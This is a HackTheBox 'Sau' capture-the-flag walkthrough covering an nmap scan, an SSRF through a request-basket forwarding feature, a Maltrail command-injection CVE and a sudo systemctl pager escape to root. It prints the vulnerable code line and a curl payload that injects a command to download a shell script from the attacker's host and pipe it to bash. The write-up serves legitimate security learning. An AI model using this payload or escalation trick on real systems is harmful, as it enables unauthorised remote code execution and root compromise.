Sau
Sau(HTB)

This was an easy machine on HackTheBox, we first exploit a SSRF to hit a local port running Maltrail. We find that therunning Maltrail instance has a command injection CVE that gets us on the box. The privilege escalation involved abusing a flaw in systemctl that elevates the pager that is being used to read the systemctl output, allowing us to spawn a shell as root.

NMAP
# Nmap 7.93 scan initiated Thu Jan  4 23:10:22 2024 as: nmap -sC -sV -oA nmap/sau 10.10.11.224
Nmap scan report for 10.10.11.224
Host is up (0.038s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
|   256 ec2eb105872a0c7db149876495dc8a21 (ECDSA)
|_  256 b30c47fba2f212ccce0b58820e504336 (ED25519)
80/tcp    filtered http
55555/tcp open     unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 04 Jan 2024 15:10:58 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Thu, 04 Jan 2024 15:10:32 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Thu, 04 Jan 2024 15:10:32 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.93%I=7%D=1/4%Time=6596CA67%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,A2,
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan  4 23:11:55 2024 -- 1 IP address (1 host up) scanned in 93.21 seconds
Recon
Looking at the NMAP results we see that 3 ports are open. Port 22, 80 and 55555 are all open. However, port 80 is filtered meaning that the port is open but it is inaccessible externally. My first guess when I saw that filtered port in the NMAP result was that we would most likely have to find a SSRF (Server-Side Request Forgery) to elicit requests to port 80. With that in mind I went to check out the web server that is running on port 55555.

Visiting port 55555 brings us to this webpage. From looking at the page we learn that this webpage is just a simple HTTP request bin that collects and intercepts HTTP requests.
Lets Create a basket and test out the website!


If we now send a curl request to the URL of our basket
curl http://10.10.11.224:5555/utslgxu
we get a record of our request.
USER
Looking at the settings for my basket we find a very promising settings that could potentially lead to SSRF.

The Forward URL configuration allows the user to forward the http request to another URL and by enabling the Proxy Response we could look at the response of the request that has been forwarded to another URL. From what we’ve seen, this feature basically works like a VPN for us.
We configure the basket to forward our request to [http://127.0.0.1:80](http://127.0.0.1:80)and show us the response.

Now let’s try to hit the port 80 that we couldn’t previously access.

We get greeted by the web page that is running on port 80.
Since only the HTML is rendered and not the JS hence why the page looks so odd
Looking at the web page we see that it is running a service called Maltrail. A quick google search will reveal that Maltrail is an open sourced malicious traffic detection system. Googling the version will also reveal a OS Command Injection vulnerability affecting the version that is running on this instance.
subprocess.check_output("logger -p auth.info -t \"%s[%d]\" \"%s password for %s from %s port %s\"" % (NAME.lower(), os.getpid(), "Accepted" if valid else "Failed", params.get("username"), self.client_address[0], self.client_address[1]), stderr=subprocess.STDOUT, shell=True)
This line of code is the culprit for this OS Command Injection. From my understanding, the cause of this vulnerability is due to the fact that the shell=TRUEwas set and our user input isn’t properly sanitized before being inserted into the command. Therefore, an attacker could just insert their own commands leading to Command injection.
Now that we are aware of the vulnerability, lets exploit it to get a SHELL on the machine.
curl http://10.10.11.224/utslgxu --data 'username=;`curl 10.10.14.123:8000/shell|bash`'
Privilege Escalation
Now that we are on the box as the user puma, we can do our usual privilege escalation enumeration. Starting with sudo -l

We can see that we can run systemctl with sudo. A quick GTFO bin search will show a way to exploit this.

Basically when systemctl is ran with sudo the default pager less will be ran with sudo privileges as well.
A pager is a tool for displaying the contents of files or other output on the terminal, in a user friendly way, across several screens if needed.
And when we get put into the pager in this case it is less. We can spawn a shell with the !sh command when we are in the less pager, giving us a shell as the root user!